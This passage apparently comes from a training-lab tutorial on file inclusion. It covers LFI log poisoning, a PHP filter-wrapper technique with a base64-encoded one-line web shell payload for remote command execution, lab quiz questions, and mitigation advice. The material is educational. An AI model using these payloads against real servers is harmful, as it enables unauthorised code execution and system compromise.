
The attacker then uses LFI to include the access log file: ?page=/var/log/apache2/access.log
To replicate the above demo, you may head to http://MACHINE_IP/playground.php
?Answer the questions below
- What technique does an attacker use to inject executable code into a web server's log file and then use a file inclusion vulnerability to include and execute the malicious code?
LFI2RCE - Wrappers
PHP Wrappers
PHP wrappers can also be used not only for reading files but also for code execution. The key here is the php://filter stream wrapper, which enables file transformations on the fly. Take the PHP base64 filter as an example. This method allows attackers to execute arbitrary code on the server using a base64-encoded payload.
For example, go to http://MACHINE_IP/playground.php.
We will use the PHP code <?php system($_GET['cmd']); echo 'Shell done!'; ?> as our payload. The value of the payload, when encoded to base64, will be php://filter/convert.base64-decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4+
| Position | Field | Value |
| 1 | Protocol Wrapper | php://filter |
| 2 | Filter | convert.base64-decode |
| 3 | Resource Type | resource= |
| 4 | Data Type | data://plain/text, |
| 5 | Encoded Payload | PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4+ |
In the table above, PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4+ is the base64-encoded version of the PHP code. When the server processes this request, it first decodes the base64 string and then executes the PHP code, allowing the attacker to run commands on the server via the "cmd" GET parameter.

Note: It is important to not include the &cmd=whoami in the input field since it will be encoded when the form is submitted. Once encoded, the backend will treat it as part of the base64 code, giving you an invalid byte sequence error.
?Answer the questions below
- What is the content of the hidden text file in the flags folder?
Conclusion
Conclusion
File Inclusion and Path Traversal vulnerabilities arise from improper handling of user-supplied input in web applications. In File Inclusion, attackers exploit the way web applications handle files, leading to Local File Inclusion or Remote File Inclusion. On the other hand, Path Traversal involves navigating the server's directory structure to access files outside the intended directory. Both vulnerabilities can be used to access unauthorized data or system compromise.
Mitigation and Prevention Strategies
- Ensure all user inputs are properly validated and sanitized. This is a crucial step to prevent attackers from manipulating file paths or including malicious files.
- Implement allowlisting for file inclusion and access. Define which files can be included or accessed and reject any request that does not match these criteria.
- Configure server settings to disallow remote file inclusion and
limit the ability of scripts to access the filesystem. For PHP,
directives like
allow_url_fopenandallow_url_includeshould be disabled if not needed. - Performing regular code reviews and security audits to identify potential vulnerabilities with the help of automated tools. Manual checks are also essential.
- Ensure that everyone involved in the development process understands the importance of security. Regular training on secure coding practices can significantly reduce the risk of this vulnerability.
In conclusion, while File Inclusion and Path Traversal pose significant risks to web applications, they can be mitigated by security best practices. Developers and administrators must be proactive in securing web applications, staying updated on the latest security trends, and continually refining their approach to application security.
?Answer the questions below
- I can now exploit inclusion vulnerabilities!
 SSRF
SSRF Race Conditions